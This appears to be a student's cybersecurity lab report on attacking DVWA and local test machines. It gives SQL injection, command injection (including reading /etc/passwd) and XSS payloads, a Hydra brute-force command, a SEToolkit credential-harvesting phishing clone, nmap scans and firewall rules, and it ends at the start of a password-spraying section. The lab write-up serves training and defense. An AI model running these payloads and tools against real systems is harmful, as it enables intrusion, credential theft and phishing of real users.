- **Action**:
  - Select **Low** from the drop-down menu and click **Submit**.
- **Screenshot**:



3. Navigate to SQL Injection Section:


- In the **DVWA** menu, go to the **Vulnerabilities** section.
- Click on **SQL Injection** to open the relevant page.
- **Screenshot**:




4. Perform SQL Injection Attack Using Different Payloads:


Payloads Used:


- **Payload 1**: `1' OR '1' = '1`
  - This payload exploits the vulnerable input field to manipulate the SQL query and bypass authentication by causing the condition to always be true.





- **Payload 2**: `1' OR '1' = '1 UNION SELECT * FROM password`
    - This payload attempts to inject a `UNION SELECT` statement to fetch data from the `password` table, revealing potentially sensitive information.



- **Payload 3**: `'OR 'a'='a`
    - This payload bypasses authentication by exploiting the lack of input sanitization in the SQL query, leading to unauthorized access.
    - 

Conclusion:

- **Attack Summary**:
    - By injecting the **SQL Injection** payloads into the vulnerable input field of **DVWA**, we successfully exploited the application's SQL query and bypassed authentication or retrieved sensitive data, demonstrating a typical **SQL Injection (SQLi)** attack.
- **Security Implication**:
    - This attack highlights the **lack of input validation** in the application, allowing malicious users to manipulate SQL queries and access unauthorized data. **SQL Injection** is a critical vulnerability that can compromise the security of web applications, leading to unauthorized access to sensitive information such as passwords.
- **Mitigation**:
  To prevent such attacks, web applications should use parameterized queries, input validation, and **prepared statements** to ensure that user inputs cannot alter SQL queries in unintended ways.
    - Additionally, error handling should be implemented properly, and the application should not expose sensitive information like database structure through error messages.


Command Injection Exploitation

Objective


To simulate and successfully execute a command injection attack on a vulnerable target web application using the Damn Vulnerable Web Application (DVWA).


Exploitation Process

1. **Navigating to Command Injection Page:**
    - Clicked on the **Command Injection** tab in the DVWA interface.





2. **Testing Payloads:** I tested the following payloads to verify command injection vulnerability:
    - **Payload 1:** `8.8.8.8; ls`
        - This payload injected a semicolon (`;`) to chain the `ls` command after the default ping operation.
        - Result: Displayed the directory listing of the server.





    - **Payload 2:** `8.8.8.8 && cat /etc/passwd`
        - This payload used `&&` to chain the `cat /etc/passwd` command.
        - Result: Displayed the contents of the `/etc/passwd` file, demonstrating unauthorized file access.





Observations and Results

- Both payloads successfully exploited the command injection vulnerability.
- I was able to execute arbitrary commands on the target machine, including listing directories and accessing sensitive system files.
- These results indicate a severe security flaw that could allow attackers to compromise the target system entirely.

Potential Impact of Command Injection

1. **Remote Command Execution:** Attackers can run arbitrary commands on the target server.
2. **Sensitive Data Exposure:** Access to files like `/etc/passwd` can reveal system user information.
3. **System Compromise:** Chaining commands could potentially allow for complete server control.

Mitigation Measures

1. **Input Validation:** Ensure all user inputs are validated and sanitized.
2. **Least Privilege:** Restrict the permissions of web application processes.
3. **Use Parameterized Queries:** Avoid direct execution of shell commands based on user input.

Cross-Site Scripting (XSS) Attack Simulation on DVWA

Objective

To successfully demonstrate both Reflected and Stored XSS vulnerabilities on the target machine's DVWA platform from the attacker machine.

Setup Details


- **Target Machine IP:** 192.168.56.105
- **Attacker Machine IP:** 192.168.56.104
- **Security Level:** Low


Reflected XSS Simulation


Steps Performed:

1. Logged into DVWA from the attacker machine by navigating to `http://192.168.56.105/dvwa/`.
2. Set the security level to **Low** through the DVWA Security tab.
3. Navigated to the **XSS (Reflected)** section.
4. Entered the following payload in the input field:
   <script>alert('Reflected XSS');</script>
5. Clicked **Submit** and observed the immediate pop-up alert box on the same page displaying the text "Reflected XSS."

Outcome:








The attack was successfully simulated, confirming that the target application is vulnerable to Reflected XSS.


Stored XSS Simulation

Steps Performed:

1. Navigated to the **XSS (Stored)** section in DVWA.
2. Entered the following payload in the message field:
   <script>alert('Stored XSS');</script>
3. Submitted the form and observed no immediate alert.
4. Revisited the page where the stored message was displayed, which triggered the alert box displaying "Stored XSS."

Outcome:





The attack was successfully simulated, confirming that the target application is vulnerable to Stored XSS. (Screenshot attached)

Observations:


- Both Reflected and Stored XSS attacks were successfully demonstrated using simple payloads.
- These vulnerabilities could allow attackers to steal user data, hijack sessions, or perform malicious actions on behalf of the victim.


Brute Force Attack on DVWA

Target Machine IP: 192.168.56.105
Attacker Machine IP: 192.168.56.104
Security Level: Low
Application: DVWA (Damn Vulnerable Web Application)

Step-by-Step Attack Process

1. **Initial Setup**
    - Access the DVWA login page from the attacker machine by navigating to `http://192.168.56.105/dvwa/`.
    - Once logged in, navigate to the **DVWA Security** tab and set the security level to **Low**.
2. **Manual Login Attempt**
    - From the **Brute Force** tab, I initially attempted a random combination of usernames and passwords.
    - **Result:** The login failed,





3. **Automating Brute Force with Hydra**
    - I then proceeded to use the **Hydra** tool to automate the brute force attack. The command used was:


```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.56.105 http-post-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Login failed" -V
```


4. **Explanation of Command:**
    - `-l admin`: Specifies the target username (`admin`).
    - `-P /usr/share/wordlists/rockyou.txt`: Uses the **rockyou.txt** wordlist to attempt various passwords.
    - `http-post-form`: Indicates the form-based login method is used.
    - `/dvwa/vulnerabilities/brute/`: Specifies the target URL endpoint for the brute force attack.

- `username=^USER^&password=^PASS^&Login=Login`: Defines the structure of the form being targeted, where `^USER^` and `^PASS^` will be replaced with each username and password combination.
- `Login failed`: This is the error message shown by DVWA when the login attempt fails, which Hydra uses to identify a failed login.
- `-V`: Enables verbose output to display progress.

5. **Successful Attack**

   - After executing the Hydra command, I successfully retrieved a list of valid usernames and passwords.





Conclusion

Through this brute force attack, I was able to exploit the weak login system of DVWA, which had a low security setting. By using Hydra with the **rockyou.txt** wordlist, I was able to quickly identify the valid credentials.

NOTE: The attacker IP address changed to 192.168.56.106 due to network connectivity issues.

Phishing Attack Simulation: Credential Harvesting with SEToolkit

Objective:

To simulate a phishing attack using a cloned login page from a publicly available site to understand the dynamics of credential harvesting without compromising real-world credentials.

Tools Used:


- **SEToolkit (Social Engineering Toolkit)**: For creating and hosting the phishing page.
- **Apache Web Server:** To serve the cloned website.

Steps to Execute the Attack:

1. Setting Up the Attacker Machine:

Ensure that Apache is installed and running.

2. Launching SEToolkit:

- Choose the following options in sequence:
  - **1) Social Engineering Attacks**
  - 

  -

- ## 2) Website Attack Vectors

- ## 3) Credential Harvester Attack Method

```
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet cr
eated by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit pay
load.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the i
nformation posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighte
d URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the lin
k replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet,
 Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Window
s-based PowerShell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

- ## 4) Site Cloner

```
 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
```

3. Cloning the Target Website:

When prompted for the IP address for the POST back in Harvester/Tabnabbing, enter our attacker IP:

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 192.168.56.106
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
```

Enter the URL to clone:
http://testphp.vulnweb.com/login.php

```
set:webattack> Enter the url to clone: http://testphp.vulnweb.com/login.php


[*] Cloning the website: http://testphp.vulnweb.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a webs
ite.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

4. Hosting the Phishing Page:


The phishing page is now hosted on the attacker machine at:

http://192.168.56.106



5. Capturing Credentials:

- On the target machine, access the phishing link.
- Enter random credentials, such as: Username: user, Password: 123

- 

- On the attacker's terminal, observe the captured credentials:
- 

Conclusion:

This simulation successfully demonstrated how phishing attacks can harvest user credentials by cloning a legitimate-looking login page. No real credentials were used during this exercise, ensuring an ethical and educational approach.

Network Reconnaissance, Firewall Configuration & Traffic Analysis

Overview

Here, I simulated a **network reconnaissance attack** from an attacker machine (192.168.56.104) to a target machine (192.168.56.105), configured firewall rules on the target, and analyzed traffic using Wireshark. The goal was to observe how attackers gather information and how defenders can respond.

Lab Setup

Machine	IP Address	Role
Attacker Machine	192.168.56.104	Kali Linux/Parrot
Target Machine	192.168.56.105	Ubuntu/Linux


Procedure & Observations

1. Network Reconnaissance (Attacker Machine)

Action: I ran an **aggressive scan** on the target using nmap -A.

nmap -A 192.168.56.105

Purpose: This command scans all ports, detects services/versions, and guesses the OS.



What Happened:


- The attacker sent **TCP SYN packets** to various ports on the target.

2. Firewall Configuration (Target Machine)

Action: I enabled the firewall and allowed traffic from the attacker's IP:

sudo ufw enable

sudo ufw allow from 192.168.56.104




Purpose:

- ufw enable: Activates the firewall to block unauthorized traffic.
- ufw allow from 192.168.56.104: **Whitelisted the attacker**, allowing all their traffic (intentional misconfiguration for testing).

---

3. Traffic Analysis (Wireshark on Target)

Action: I captured traffic during the attack using sudo wireshark on the target machine.



Observations:

- **TCP Packets Flood**: Hundreds of SYN, ACK, and RST packets from the attacker.
    - Example: SYN → Port 80 (HTTP) → SYN-ACK (if open).
- **Service Probes**: Nmap sent requests to identify services (e.g., HTTP banners, SSH versions).
- **Firewall Bypass**: Since the attacker's IP was allowed, the firewall did **not block the scan**.

Key Findings

1. **Reconnaissance Phase**: Attackers use tools like nmap to map networks and find vulnerabilities.
2. **Firewall Misconfiguration**: Whitelisting an attacker's IP renders the firewall useless against them.
3. **Traffic Patterns**: Legitimate tools (e.g., nmap) generate "noisy" traffic that defenders can detect.

Lessons Learned

1. **Attackers Need Information**: Scans like nmap -A reveal critical details (open ports, OS).
2. **Firewalls Require Careful Rules**: Allowing specific IPs can create security holes.
3. **Defense Requires Monitoring**: Tools like Wireshark help spot unusual traffic (e.g., rapid SYN packets).

---

1. Simulate Blocking the Attacker:

sudo ufw deny from 192.168.56.104 # Block attacker

```
bivin@bivin-VirtualBox:~$ sudo ufw deny from 192.168.56.104
[sudo] password for bivin:
Rule updated
```

```
bivin@bivin-VirtualBox:~$ sudo ufw deny ssh
Rule updated
Rule updated (v6)
bivin@bivin-VirtualBox:~$ sudo ufw status
Status: active

To                         Action      From
--                         ------      ----
22/tcp                     DENY        Anywhere
Anywhere                   DENY        192.168.56.104
22/tcp (v6)                DENY        Anywhere (v6)
```

Conclusion

This exercise taught me how attackers perform network reconnaissance, how firewall rules impact security, and the importance of traffic analysis. By intentionally misconfiguring the firewall, I saw firsthand how easily attackers can exploit human errors.

Simulating a Password Spraying Attack with Hydra

Overview

In this exercise, I simulated a **password spraying attack** using Hydra to test SSH authentication security on a target machine (192.168.56.105). The goal was to understand how attackers exploit weak credentials and to analyze defensive logging mechanisms.

Lab Setup

Machine	IP Address	Role
Attacker Machine	192.168.56.104	Kali Linux/Parrot
Target Machine	192.168.56.105	Ubuntu/Linux

